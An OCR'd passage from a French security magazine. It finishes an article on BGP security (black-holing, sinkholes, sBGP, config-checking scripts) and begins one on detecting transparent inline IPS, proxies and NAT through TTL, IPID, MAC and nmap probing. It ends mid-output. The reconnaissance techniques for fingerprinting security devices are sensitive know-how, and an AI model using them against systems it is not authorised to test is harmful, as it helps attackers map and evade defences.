Le protocole BGP ne constitue pas une contre-mesure aux attaques de type Déni de Service, mais peut aider à anticiper et limiter leurs effets [RFC3882]. Dans le cas d'une attaque de type Déni de Service, ce ne sont pas les équipements réseau contenus au sein d'un AS qui sont généralement visés, mais plutôt les équipements (serveurs web, de mail, etc.) de ses clients. Une telle attaque peut alors générer un trafic important qui, dans le meilleur des cas, écroulera seulement le lien d'accès du client et, dans le pire des cas, écroulera un ou des liens d'infrastructure de l'opérateur de télécommunications.

2.5.1 BGP et le routage complet

Sachant qu'Internet n'est qu'une interconnexion de réseaux, les routeurs d'un système autonome connaissent (après la convergence des tables de routage) l'ensemble des routes annoncées au sein d'Internet. A l'heure actuelle, un routeur d'infrastructure d'un opérateur de télécommunications peut apprendre jusqu'à 200.000 routes et sait donc comment atteindre toutes les adresses disponibles sur Internet [ROUTES].

Partant de la constatation que les vers/virus se propagent généralement en commençant par l'adresse 0.0.0.0 et en incrémentant de 1 jusqu'à l'adresse 255.255.255.255 ou utilisent des modes de distributions différents (toujours en incrémentant mais en partant de certaines classes C, tirages « aléatoires » d'adresses, algorithmes d'incrémentations avec des pas différents de 1, etc.), le protocole BGP va permettre d'agir ici comme un signal d'alarme.

En effet, si on connaît toutes les routes de l'Internet et qu'on reçoit un paquet qu'on ne sait pas router (i. e. un paquet en adresse privée ou réservée RFC[1918]), il est alors fort probable qu'il s'agisse d'une attaque de type Déni de Service.

La mise en œuvre d'un tel mécanisme consiste à mettre au sein de son infrastructure un système appelé « puits », de lui donner une adresse IP et d'annoncer dans BGP cette adresse comme la route par défaut. Ainsi, quand un routeur ne saura pas comment router un paquet, c'est-à-dire qu'il n'a pas appris en BGP vers où envoyer ce paquet, il va donc l'envoyer vers la route par défaut. On est alors vite alerté sur les vers/virus en temps réel. Les avantages sont les suivants :

- L'alerte est quasi-temps réel, bien avant les annonces des organismes officiels ou des éditeurs.
- On dispose aussitôt du *pattern* de l'attaque, ce qui permet d'adapter sa politique de filtrage.
- On peut alerter rapidement ses clients.

Bien que cela semble idéal en théorie, la pratique nécessite quelques réglages. Ce système « puits » va non seulement recevoir des attaques réelles, mais aussi de fausses attaques dues simplement à des erreurs de configuration de routage. Il convient donc de ne pas considérer l'arrivée d'un paquet comme une attaque réelle. En revanche, en cas d'arrivée massive de paquets, il est fort probable qu'on soit en présence d'un vers/virus. Moyennant de fixer de bons seuils, cette solution peut donner des informations très intéressantes avec très peu de faux positifs.

Enfin, quand on déclare au sein de son réseau une route par défaut, il convient de s'assurer de ne pas annoncer cette route par défaut à d'autres systèmes autonomes sous peine de faire face à des conséquences fâcheuses.

2.5.2 BGP et puits de routage (black hole)

Dans le cas d'un système autonome avec de multiples points d'accès vers d'autres AS, l'attaque peut venir de différentes sources et il n'est pas envisageable d'intervenir sur tous les routeurs d'interconnexion. Il suffit donc pour l'adresse visée par ces attaques de l'annoncer dans BGP avec comme chemin le système puits de routage. Ce puits de routage met alors à la poubelle systématiquement tout le trafic qu'il reçoit.

Il est cependant possible de faire plus simple et d'éviter de transporter ce flux inutile. Dans BGP, on va annoncer que le chemin pour atteindre l'adresse IP visée par l'attaque est une interface poubelle du routeur lui-même (null0 pour CISCO par exemple). Une fois que BGP aura propagé cette information, dès qu'un routeur recevra un paquet à destination de l'adresse attaquée, il le détruira.

On notera que du côté du client visé et de l'attaquant, l'attaque a parfaitement réussi puisque ce client a été inaccessible le temps de l'attaque. Bien que cette solution permette à l'opérateur de protéger son cœur de réseau, cette solution n'est donc pas très satisfaisante. Il faut donc trouver une solution qui protège le cœur de réseau de l'opérateur et qui garantit un minimum de service au client visé par un Déni de Service.


2.5.3 BGP et puits de filtrage (sink hole)

Les équipements réseau n'ont pas forcément la capacité à analyser et à filtrer le trafic pour séparer le trafic légitime de celui de l'attaque. L'idée est donc de rediriger le trafic vers un équipement dédié, qui lui aura cette capacité.

Dans ce cas, BGP ne propage pas l'adresse du « puits de routage », mais celle du « puits de filtrage ». Ainsi, tous les paquets à destination de l'adresse IP attaquée vont passer par cet équipement filtrant. Le système « puits de filtrage » permettra alors de déterminer exactement l'attaque à l'aide d'outils embarqués (Snort, Radware Defense Pro, etc.).

Une fois les données analysées, le trafic épuré de l'attaque sera alors envoyé vers l'adresse IP destinatrice. D'un point de vue du routage, on a tout d'abord routé du trafic externe vers le puits au sein de l'AS par un protocole EGP. On a ensuite injecté le trafic épuré à partir du puits et routé ce trafic vers l'adresse IP destinatrice par un protocole de routage IGP (IGP achemine alors ce trafic vers l'adresse IP destinatrice dont il connaît le chemin pour l'atteindre au sein de son AS) comme l'illustre la *figure* suivante :

Figure 6



Pour le client, cette solution est bien plus efficace que la précédente, car son trafic n'a pas été complètement coupé. Cependant, cette solution a aussi ses limites s'il s'agit par exemple d'une attaque vers le port HTTP provenant d'une multitude de différentes sources, le filtre serait alors « on interdit le trafic HTTP vers cette adresse IP ». Si le client est un hébergeur web, il appréciera tout de même de pouvoir conserver son trafic email. Il doit être cependant noté que des règles de filtrage basées sur les données applicatives peuvent être aussi définies.


Une fois le déni de services arrêté, le retour à la normale consiste à arrêter d'annoncer des routes spécifiques, les paquets utiliseront alors automatiquement le chemin standard.

2.6. Vers le contrôle de l'authentification des routes

Bien qu'il existe un certain nombre d'éléments de configuration permettant de renforcer la sécurité des sessions BGP, deux problèmes fondamentaux subsistent. Le premier consiste à authentifier l'origine d'une route et le second à authentifier le chemin pris par une route. Quelques initiatives ont vu le jour pour répondre à ces problématiques.


La première initiative est sBGP (secure-BGP) et consiste à déployer un système à clé publique où chaque système autonome possède alors un certificat électronique. De plus, les sessions de routage BGP s'établissent via le protocole IPsec. Enfin, lors d'une annonce d'une route, chaque système autonome vérifie le chemin émis et signe à son tour avec sa clé privée le chemin s'il doit l'annoncer à un autre système autonome comme l'illustre la figure suivante (les signatures s'empilent comme les couches d'un oignon) [sBGP] :

Figure 7



La deuxième initiative exploite le fait que le déploiement d'un système à clé publique ainsi que les impacts cryptographiques sur les processeurs des routeurs limitent une mise en œuvre rapide d'un tel système [WHISPER]. « *Listen and Whisper* » propose notamment une méthode de contrôle des annonces de routes en limitant au maximum les impacts sur le temps processeur des routeurs. L'idée consiste à fournir un mécanisme permettant de vérifier la consistance des annonces de routes. Par exemple, l'AS(e) reçoit deux annonces de routes par deux chemins différents comme l'illustre la *figure* suivante :

Figure 8



A l'initialisation d'une annonce d'une route, l'AS(a) génère un secret X et utilise alors une fonction de hachage pour rajouter une empreinte à ses annonces de routes. Chaque AS traversé génère une nouvelle empreinte basée sur l'empreinte précédente. Ainsi, si l'AS(e) reçoit deux annonces de routes "r" et "s", de longueurs respectives "k" et "l" (représentant le nombre d'AS traversés, k>l) et d'empreintes "y_r" et "Y_s", il peut alors vérifier la consistance de la route en réalisant le calcul suivant "$h^{k-l}(Y_s) = y_r$". Il doit être noté que cette solution, si elle n'impacte que faiblement les temps processeurs des routeurs, ne permet pas d'authentifier de manière sûre l'origine d'une route.

La troisième initiative SoBGP (*Secure origin BGP*) de CISCO veut répondre aux mêmes besoins de sécurité que la solution sBGP, mais avec une approche différente qui nécessite néanmoins de déployer une nouvelle couche de serveurs pour contrôler les certificats et les chemins associés aux routes [soBGP].

Enfin, l'initiative IRV (*Interdomain Routing Validation*) consiste à ne pas modifier le protocole BGP et à proposer une architecture de serveurs spécifiques permettant de valider les informations de routage inter-domaine hors-bande [IRV]. Malgré ces différentes initiatives, aucunes de ces solutions ne sont actuellement mises en œuvre.

3. La vérification des configurations de routage

3.1. Le contrôle de la consistance des configurations BGP

Sachant que les inconsistances des configurations BGP peuvent engendrer des problèmes de sécurité (isolation, intégrité, etc.), nous considérerons qu'une configuration est consistante si les deux conditions suivantes (ou invariants) sont remplies :

- Tous les éléments de routage définis doivent être référencés.
- Tous les éléments de routage référencés doivent être définis.

Si nous prenons la configuration CISCO conf_test suivante :

```
router bgp 1
 neighbor 1.14.2.2 remote-as 1
 neighbor 1.14.2.2 password 7 xxxxxxxxxxxxxxxxx
 neighbor 2.125.252.53 remote-as 2
 neighbor 2.125.252.53 password 7 xxxxxxxxxxxxxxxxx
 neighbor 2.125.252.53 prefix-list bgp-deny-in in
 neighbor 2.125.252.53 prefix-list bgp-deny-out out
 neighbor 2.125.252.53 route-map bgp-neighbor-2-in in
 neighbor 2.125.252.53 route-map bgp-neighbor-2-out out
!
ip prefix-list bgp-deny-in description ingress filtering peering
ip prefix-list bgp-deny-in seq 15 deny 10.0.0.0/8 le 32
ip prefix-list bgp-deny-in seq 20 deny 172.16.0.0/12 le 32
ip prefix-list bgp-deny-in seq 25 deny 192.168.0.0/16 le 32
ip prefix-list bgp-deny-in seq 999 permit 0.0.0.0/0 le 24
!
ip prefix-list bgp-deny-out description egress filtering peering
ip prefix-list bgp-deny-out seq 15 deny 10.0.0.0/8 le 32
ip prefix-list bgp-deny-out seq 20 deny 172.16.0.0/12 le 32
ip prefix-list bgp-deny-out seq 25 deny 192.168.0.0/16 le 32
ip prefix-list bgp-deny-out seq 999 permit 0.0.0.0/0 le 24
!
route-map bgp-neighbor-2-in deny 10
 match community 1
!
route-map bgp-neighbor-2-in permit 100
 set community x:4
!
route-map bgp-neighbor-2-out deny 10
 match community 1
!
route-map bgp-neighbor-2-out permit 100
 set community x:4
!
ip community-list 1 permit y:1
!
```

Le script bgp_check.sh (**http://www.miscmag.com/articles/21-MISC/conf-bgp/**) vérifie la consistance d'implémentation de routage. Ce script est un exemple non exhaustif et devra donc être complété. Par ailleurs, il est écrit en langage AWK et s'exécute sur une configuration CISCO. Si on exécute ce script sur la configuration conf_test, on obtient alors le résultat suivant (aucune inconsistance n'a été détectée) :

```
bash$ awk -f ./bgp_check.sh ./conf_test
bash$
```

Modifions la configuration afin d'introduire des inconsistances comme l'illustre la commande UNIX diff entre les deux fichiers conf_test et conf_test1 :

```
bash$ diff ./conf_test ./conf_test1
7c7
< neighbor 2.125.252.53 prefix-list bgp-deny-out out
---
> neighbor 2.125.252.53 prefix-list bgp-deny-1-out out
25c25
< route-map bgp-neighbor-2-in deny 10
---
> route-map bgp-neighbor-3-in deny 10
bash$
```

Si on exécute ce script sur la configuration conf_test1, on obtient alors le résultat suivant pointant les inconsistances de configuration :

```
bash$ awk -f ./bgp_check.sh ./conf_test1
./conf_test1;déf/non réf;bgp-neighbor-3-in;route-map bgp-neighbor-3-in deny
10;line 23
./conf_test1;déf/non réf;bgp-deny-out;ip prefix-list bgp-deny-out description
egress filtering;line 17
./conf_test1;réf/not déf;bgp-deny-1-out; neighbor 2.125.252.53 prefix-list bgp-
deny-1-out out;line 7
bash$
```

Enfin, bgp_check.l (**http://www.miscmag.com/articles/21-MISC/conf-bgp/**) est le même contrôle écrit en FLEX. Il utilise les fonctions de gestion d'arbre de search.h (tfind, tsearch, twalk) pour stocker et faire des recherches sur les éléments de routage. Ce programme est plus performant pour des configurations contenant un nombre important d'éléments de routage. Les options de compilation du programme sont indiquées dans l'en-tête du programme.

3.2. Le contrôle des topologies de routage iBGP et eBGP

Les topologies de routage iBGP et eBGP sont présentes dans les configurations des équipements réseau. Nous pouvons donc extraire ces informations en analysant chaque configuration participant au routage BGP. Pour une configuration CISCO, les commandes de configuration sont les suivantes :

- hostname name : nom du routeur.
- ip address ip-address [subnet_mask] : définit une adresse IP qui sera utilisée pour définir les sessions de routage.
- router bgp autonomous-system : définit le système autonome du processus BGP.
- neighbor ip-address ...: définit les sessions de routage.

De manière plus précise, il nous faut extraire les informations de routage BGP à partir des configurations des équipements réseau afin de créer le fichier topologie structuré par les champs suivants :

- <router_name> **extrait de la commande** hostname name
- <bgp_as_id> **extrait de la commande** router bgp autonomous-system
- <bgp_ip_address> **extrait de la commande** neighbor ip-address

et le fichier adresse_ip structuré par les champs suivants :

- <router_name> **extrait de la commande** hostname name
- <ip_address> **extrait de la commande** ip address ip-address [subnet_mask]

Ces informations sont alors utilisées afin de déduire les topologies de routage BGP par une jointure algébrique entre les fichiers topologie et adresse_ip. Il doit être noté que la symétrie des sessions de routage est possible lorsqu'il s'agit de sessions de routage internes. Dans le cas de sessions de routage externes, les lignes non résolues par l'opération de jointure signifieront qu'il s'agit de sessions eBGP.

Si on considère les données contenues dans les fichiers topologie et adresse_ip, on peut déduire par la requête algébrique suivante les sommets et les arcs du graphe pour les sessions eBGP entre les systèmes autonomes :

```
/* Liste les aires BGP_AS */
Pour chaque valeur dans topologie[bgp_as_id] faire

    /* Liste sessions de routage entre les routeurs */
    topologie[bgp_as_id] as a join adresse_ip as b join topologie[bgp_as_id] as c
              on a[bgp_ip_address] = b[ip_address] and
              b[router_name] =c[router_name]
    where
                  a[bgp_as_id] = valeur and c[bgp_as_id] != valeur

 FinFaire

Note : 2 routeurs sont BGP connectés, si un routeur a une session de routage
vers l'adresse IP d'une interface du second routeur.
```

La vérification de la topologie de routage eBGP consiste à valider que chaque session de routage avec d'autres réseaux est résiliente ou doublée.

Si on considère les données contenues dans les fichiers topologie et adresse_ip, on peut déduire par la requête algébrique suivante les sommets et les arcs du graphe pour les sessions iBGP au sein d'un système autonome :

```
/* Liste les aires BGP_AS */
Pour chaque valeur dans topologie[bgp_as_id] faire

    /* Liste sessions de routage entre les routeurs */
    topologie[router_name] as a join adresse_ip as b join topologie[router_name]
as c
              on a[bgp_ip_address] = b[ip_address] and
              b[router_name] =c[router_name]
    where
                  a[bgp_as_id] = valeur and c[bgp_as_id] = valeur

 FinFaire

Note : 2 routeurs sont BGP connectés, si un routeur a une session de routage
vers l'adresse IP d'une interface du second routeur.
```

La vérification de la topologie de routage iBGP consiste à valider que le graphe est complet pour le modèle « complet ». Pour le modèle « Réflecteur de route », il s'agit de vérifier que le graphe est connexe et sans point d'articulation. Rappelons que l'extraction de toutes les composantes fortement connexes d'un graphe et le calcul des points d'articulation sont des problèmes faciles [BRASSARD].

3.3. Le contrôle de la politique de routage

Comme nous l'avons détaillé, une politique de routage peut se baser sur différents mécanismes de sécurité. Le contrôle de cette politique dans les configurations des équipements réseau est fondamental afin de s'assurer qu'elle est définie et appliquée.

Si nous définissons la politique de routage suivante :

- Sous-politique de routage eBGP :
  - Un mot de passe doit être défini pour chaque session BGP ;
  - Des filtrages des préfixes reçus et émis doivent être actifs ;
  - Des filtrages des attributs étendus reçus et émis doivent être actifs ;
- Sous-politique de routage iBGP :
  - Un mot de passe doit être défini pour chaque session BGP.

Si nous prenons la configuration CISCO `conf_test` suivante :

```
router bgp 1
 neighbor 10.10.15.65 remote-as 1
 neighbor 10.10.15.65 password 7 011E57
 neighbor 10.10.15.66 remote-as 1
 neighbor 172.100.61.1 remote-as 2
 neighbor 172.100.61.1 password 7 011E54
 neighbor 172.100.61.1 prefix-list p2-in in
 neighbor 172.100.61.1 prefix-list p2-out out
 neighbor 172.100.61.1 route-map r2-in in
 neighbor 172.100.61.1 route-map r2-out out
 neighbor 172.100.61.2 remote-as 3
 neighbor 172.100.61.2 password 7 011E55
 neighbor 172.100.61.2 prefix-list p2-in in
 neighbor 172.100.61.2 route-map r2-out out
!
```

Le script `bgp_contol.sh` (**http://www.miscmag.com/articles/21-MISC/conf-bgph/**) contrôle cette politique de routage dans les configurations. Ce script est un exemple non exhaustif et devra donc être complété. Par ailleurs, il est écrit en langage AWK et s'exécute sur une configuration CISCO. Si on exécute ce script sur la configuration `conf_test`, on obtient alors le résultat suivant pointant les inconsistances de configuration :

```
bash$ awk -f ./bgp_control.sh ./conf_test
./bgp_conf_test;eBGP;1;3;172.100.61.2;n'a pas de prefix-list out
./bgp_conf_test;eBGP;1;3;172.100.61.2;n'a pas de route-map in
./bgp_conf_test;iBGP;1;10.10.15.66;n'a pas de mot de passe
bash$
```

Enfin, `bgp_control.l` (http://www.miscmag.com/articles/21-MISC/conf-bgph/) est le même contrôle écrit en FLEX. Il utilise les fonctions de gestion d'arbre de `search.h` (`tfind`, `tsearch`, `twalk`) pour stocker et faire des recherches sur les éléments de routage. Ce programme est plus performant pour des configurations contenant un nombre important d'éléments de routage. Les options de compilation du programme sont indiquées dans l'en-tête du programme.

4. Conclusion

Les protocoles de routage sont devenus un élément-clé de la disponibilité d'un réseau. Nous avons abordé dans cet article la famille des protocoles de routage EGP, il doit être cependant noté que la famille des protocoles de routage IGP (comme ISIS, OSPF) est tout aussi importante pour assurer la disponibilité d'un réseau. Enfin, les évolutions de services basées sur les protocoles de routage *multicast* renforcent encore l'importance et l'enjeu stratégique de la sécurité des protocoles de routage.

Références

[BRASSARD] Brassard (G.), Bratley (P.), *Fundamentals of algorithmics*, Prentice Hall, ASIN : 0133350681, 1995.

[IRV] **http://www.patrickmcdaniel.org/pubs/ccs03a.pdf**

[RFC1771] Rekhter (Y.), Li (T)., *A Border Gateway Protocol 4 (BGP-4)*, IETF, 1995.

[RFC1918] Rekhter (Y.), Moskowitz (B.), Karrenberg (D.), de Groot (G.J.), Lear (E.), *Address Allocation for Private Internets*, IETF, 1996.

[RFC2796] Bates (T.), Chandra (R.), Chen (E.), *BGP Route Reflection – An Alternative to Full Mesh IBGP*, IETF, 2000.

[RFC2385] Heffernan (A.), *Protection of BGP Sessions via the TCP MD5 Signature Option*, IETF, 1998.

[RFC3065] Traina (P.), McPherson (D.), Scudder (J.), *Autonomous System Confederations for BGP*, IETF, 2001.

[RFC3882] Turk (D.), *Configuring BGP to Block Denial-of-Service Attacks*, IETF, 2004.

[ROUTES] **http://bgp.potaroo.net**

[sBGP] **http://www.net-tech.bbn.com/sbgp/sbgp-index.html**

[soBGP] **http://www.nanog.org/mtg-0306/pdf/alvaro.pdf**

[WHISPER] **http://www.nanog.org/mtg-0402/pdf/subramanian.pdf**

Détecter les équipements « transparents » en ligne

Renaud Bidou
renaudb@radware.com

De plus en plus, les infrastructures de sécurité intègrent des équipements « transparents » ayant pour objectif d'effectuer une analyse du flux à la volée, sans apparaître de manière explicite sur le réseau. Voyons jusqu'où va cette transparence.

Niveaux d'opérations

Il faut distinguer deux catégories d'équipements transparents : les systèmes travaillant au niveau réseau et ceux travaillant au niveau applicatif.

Systèmes réseau

Au niveau réseau, la transparence peut s'obtenir selon deux techniques. La première consiste à implémenter des fonctions de sécurité sur un élément opérant tel un commutateur, voire un fil, et n'ayant par conséquent aucune interaction au niveau IP. La majeure partie des IP opère selon ce mécanisme. La seconde technique s'appuie sur la translation d'adresse. Dans ces conditions un système n'appartient pas au réseau que présente son adresse IP et tout flux à destination de ce système doit nécessairement passer par un NAT (*Network Address Transaltor*). Cette seconde catégorie intègre naturellement l'ensemble des *firewalls* ainsi que certains IP réseau, souvent des firewalls « reconvertis » en fonction des besoins marketing.

Systèmes applicatifs

La transparence au niveau applicatif s'appuie sur les modes opératoires des *proxys*, à la différence que le passage par le proxy en question est obligatoire et n'impose aucune configuration spécifique sur le poste « utilisateur ». Dans ce schéma, le mécanisme est exactement à l'opposé des systèmes transparents au niveau réseau. En effet, dans le premier cas, les flux vont jusqu'à la cible et sont discrètement analysés. Dans le second, les flux sont à destination du système d'analyse mais sont ensuite transférés vers le système cible, selon un schéma de type « *reverse proxy* ».

Les principaux systèmes de cette catégorie sont les IP applicatifs (généralement dédiés à un type de flux – le HTTP) auxquels il est cohérent d'ajouter les passerelles anti-virus, apparaissant comme le MX du domaine et transférant les mails au vrai serveur.

Principes de détection

La principale caractéristique des systèmes en ligne est qu'à un moment ou à un autre ils vont opérer en lieu et place du système cible. C'est à ce moment qu'il devient possible d'en détecter la présence. La principale difficulté est donc de forcer le système en ligne à « travailler ». À partir de ce point, la subtilité réside dans l'identification des différences entre le comportement théorique du système cible et celui observé.

En fonction des systèmes, de leur mode opératoire et de leur implémentation, ces différences peuvent être observées à plusieurs niveaux. Il s'agira parfois d'une incohérence des TTL, d'une bannière douteuse ou encore d'IPID ne correspondant pas à ceux attendus sur le système cible.

Il est par conséquent nécessaire de comprendre les différentes catégories d'actions que ces systèmes peuvent effectuer, dans la mesure où ce sont elles qui nous donneront la clef des potentielles anomalies. Bien entendu, plus les opérations sont effectuées à un niveau élevé des couches réseau plus les possibilités de détections sont nombreuses. Ainsi, un système applicatif cumulera généralement les anomalies détectées aux niveaux physique et réseau en plus de celles potentiellement détectables en couche 7.

Pousser le système à la faute

Dans le cas des systèmes applicatifs la majeure partie des opérations sont effectuées par le système en coupure. Il n'est donc pas nécessaire de les « provoquer » et une simple requête, tout à fait légitime, forcera le système à réagir.

Les équipements travaillant au niveau réseau via un mécanisme de translation d'adresse effectuent également des opérations par défaut, à savoir le routage et la plupart du temps l'annonce ARP.

Les autres systèmes ne vont en général pas opérer de manière visible tant qu'ils ne sont pas stimulés par une tentative d'intrusion ou du moins un comportement douteux. Le premier cas est trivial, mais mènera inévitablement (ou presque) à la détection de la source ce qui, cela dit en passant, n'est pas forcément très grave. La notion de comportement douteux est plus subtile. Il s'agit en effet d'activer la mise en place sur le système de mécanismes régis par des seuils. On trouvera ainsi essentiellement les mécanismes de protection contre les scans et les dénis de service par anomalies ou autres *SYNFloods*.

Critères de reconnaissance réseau

Couche 2

Sur un environnement que nous qualifierons de local, la trame Ethernet contient déjà des informations relativement pertinentes. L'adresse MAC en particulier permet d'identifier très simplement qui répond.

Les incohérences peuvent être de deux ordres :

- la duplication d'une adresse MAC pour deux adresses IP ou plus, caractéristique de NAT ou d'un proxy transparent ;
- le fait que certaines adresses MAC soient caractéristiques. Par exemple, les adresses *multicast* `01:00:5e:xx:xx:xx` sont caractéristiques d'un cluster *StoneSoft* pour firewall-1.

Couche 3

Les besoins de détection sur un réseau local sont néanmoins limités. Il est donc nécessaire de « monter » dans les couches et de nous intéresser à la couche réseau. Au niveau IP, les champs les plus susceptibles d'être exploités sont essentiellement le TTL et l'IPID.

L'utilisation du TTL permet par exemple de détecter sans coup férir la présence d'un proxy transparent ainsi que de déterminer sa distance par rapport à nous. Ainsi lorsqu'un SYN est envoyé à destination de **www.unsitequelconque.com** et que le SYN/ACK reçu a un TTL de 62, il est évident qu'un équipement, à deux sauts de notre système, prend en charge l'établissement de la session TCP.

Concernant les systèmes de protection de niveau 3 et 4, qui se trouvent généralement du côté de la « cible », deux approches peuvent être utilisées à partir du TTL obtenu dans le SYN/ACK (dans le cas d'une connexion « gérée » par l'équipement en question), soit le RST (suite au blocage d'une attaque).

La première technique, qui ne s'applique qu'aux RST, consiste à identifier la distance réelle grâce à un *firewalker* de type tcptraceroute. Lorsque ce dernier reporte 12 sauts et que le TTL reçu dans le RST est de 54, c'est que nous avons été bloqués à deux sauts de la cible. La seconde solution est tout simplement de « rapprocher » le TTL initial de l'OS probable du système distant. Windows 2000 a un TTL initial de 128. Lorsque le SYN/ACK reçu a un TTL de 52, c'est qu'un système se trouve entre les deux. Notons au passage que certains constructeurs utilisent des TTL aberrants, permettant ainsi une identification immédiate du système soi-disant transparent...

L'usage de l'IPID est plus limité, mais la chance sourit aux audacieux donc il vaut le coup d'être testé. En effet lors de l'établissement d'une session sur un Linux 2.4, il est amusant de remarquer que le premier IPID renvoyé (dans le SYN/ACK) est systématiquement 0. Les paquets suivants reprenant avec un nombre élevé. Ainsi si lors de l'établissement d'une session HTTP sur un serveur IIS, ce dernier renvoi un SYN/ACK avec un IPID nul, c'est qu'il est sûrement derrière un reverse proxy sous Linux.

Couche 4

Deux mécanismes de niveau 4 sont disponibles. Le premier est tout simplement d'effectuer un port *sweep* sur des adresses aléatoires et sur un port probablement « proxyé ». Lorsqu'il s'avère que tous les systèmes répondent avec un port ouvert, c'est qu'un proxy transparent se trouve dans les parages, à une distance évaluable immédiatement à la lecture du *dump* du SYN/ACK, comme nous l'avons vu précédemment. Par exemple, un simple scan sur le port 80 d'une classe C (`nmap -p 80 194.68.65.0/24`) fera l'affaire.

Le second mécanisme est plus subtil et ne s'applique généralement qu'aux systèmes opérant au niveau réseau. Ces derniers, à des fins d'optimisation de performances, n'effectuent pas toujours toutes les vérifications nécessaires au niveau du protocole de transport. Ceci est tout particulièrement vrai en ce qui concerne le *checksum* TCP. La détection devient alors triviale. Soit le système gère l'établissement des sessions et il répondra à un SYN, soit le checksum TCP est invalide, soit il coupera la connexion (RST ou *drop*) lors de l'envoi d'une attaque dans un paquet erroné.

Critères de détection applicatifs

Contrairement à ce que l'on peut imaginer, la détection applicative est de loin la plus difficile et la moins scientifique. En effet, les systèmes travaillant au niveau applicatif réagissent en tous points comme l'application cible. Par conséquent, seules quelques subtiles incohérences au niveau des données renvoyées par l'application permettent de détecter un système proxy.

Principalement, il sera habituellement relativement efficace d'identifier qu'un serveur web présentant une bannière « Apache » et ne contenant que des liens vers des pages « .asp » n'est pas celui qu'il laisse paraître. Néanmoins, il est également possible que ce ne soit qu'une simple modification de bannière. Un coup d'œil sur le TTL sera par conséquent nécessaire pour savoir de quoi il retourne.

Mise en œuvre

Description de http-ips-detect

Afin de concrétiser les assertions de cet article, nous utilisons un petit programme effectuant automatiquement la plupart des opérations décrites ci-dessus. http-ips-detect [1] est un *proof-of-concept* tout bête se contentant d'établir des connexions HTTP et de fournir les informations suivantes pour chaque paquet provenant de la destination :

- flags TCP positionnés ;
- valeur du TTL ;
- valeur de l'IPID ;
- taille de la fenêtre TCP.

La requête de base récupère la *home page* du serveur, sa bannière, le code de retour et compte les extensions des liens présents sur la page. Lorsque le mode *exploit* est choisi, un second URL est lancé contenant la chaîne `cmd.exe`, habituellement détectée comme partie d'un exploit IIS Unicode.

Détection locale

Pour ce test local, nous utilisons `thcrut` [2] afin d'effectuer un scan de niveau 2.

```
[root@localhost root]# thcrut arp 192.168.202.1-192.168.202.254
thcrut: using source ip 192.168.202.113
thcrut: listening on eth0
192.168.202.1    00:02:a5:46:22:25 Farallon Computing Inc
192.168.202.11   00:02:a5:ea:92:a6 Farallon Computing Inc
192.168.202.25   00:01:02:da:83:d0 INFORMATION TECHNOLOGY LIMITED
192.168.202.205  00:01:02:da:83:d0 INFORMATION TECHNOLOGY LIMITED
192.168.202.204  00:01:02:da:83:d0 INFORMATION TECHNOLOGY LIMITED
192.168.202.230  08:00:37:18:5e:4c Ericsson Business Comm.
192.168.202.100  00:0c:f1:4e:7f:8a FOR-A CO., LTD.
192.168.202.101  00:04:23:95:0c:c8 HP
192.168.202.102  00:0e:35:85:69:59 VIVE Synergies, Inc.
192.168.202.115  00:0e:35:cd:89:3c VIVE Synergies, Inc.
11 packets received by filter, 0 packets dropped by kernel
```

Dans cet exemple, trois systèmes présentent la même adresse MAC. Il est donc évident que la translation d'adresse a été mise en place. En y réfléchissant bien, il semble également probable que le système effectuant la translation soit le premier de la liste, à savoir 192.168.202.25, dans la mesure où il ne semble pas appartenir à la même partie du plan d'adressage que les deux autres adresses.

Détection de couche 3

Analyse de l'IPID et du TTL

```
[root@localhost progs]# ./http-ips-detect-v3.pl eth0 10.0.0.101 0 80

+---------------------------------+
:             Baseline            :
+---------------------------------+
:           Network Level         :
+---+--------+-----+-------+------+
: # : flags  : ttl : ipid  : win  :
+---+--------+-----+-------+------;
: 1 : S.A... :  54 :     0 :  5792 : <- Probablement Linux
: 2 : ..A... :  54 : 60559 :  5792 :
: 3 : ..A.P. :  54 : 60560 :  5792 :
: 4 : .FA... :  54 : 60561 :  5792 :
: 5 : ..A... :  54 : 60562 :  5792 :
+---+--------+-----+-------+------;
+---------------------------------+
:         Application Level       :
+--------+------------------------+
: Server :        Microsoft-IIS/5.0 : <- Probablement Pas...
: Code   :                      200 :
+--------+------------------------+
+ htm    :                        1 :
+ html   :                        1 :
+--------+------------------------+
```

Dans ce cas, deux indications nous incitent à nous méfier de cet IIS, innocent. La première est le TTL. Un TTL de 54 ne correspond pas aux réponses fournies par un serveur Windows dont le TTL commence à 128. La seconde indication vient de l'IPID qui commence à 0. Il est fort probable que nous avons ici un reverse proxy tournant sous Linux en frontal de notre cible.

Incohérence des TTL

Lors de l'établissement d'une session

```
[root@localhost progs]# ./http-ips-detect-v3.pl eth0 10.0.0.102 0 80
+---------------------------------+
:             Baseline            :
+---------------------------------+
:           Network Level         :
+---+--------+-----+-------+------+
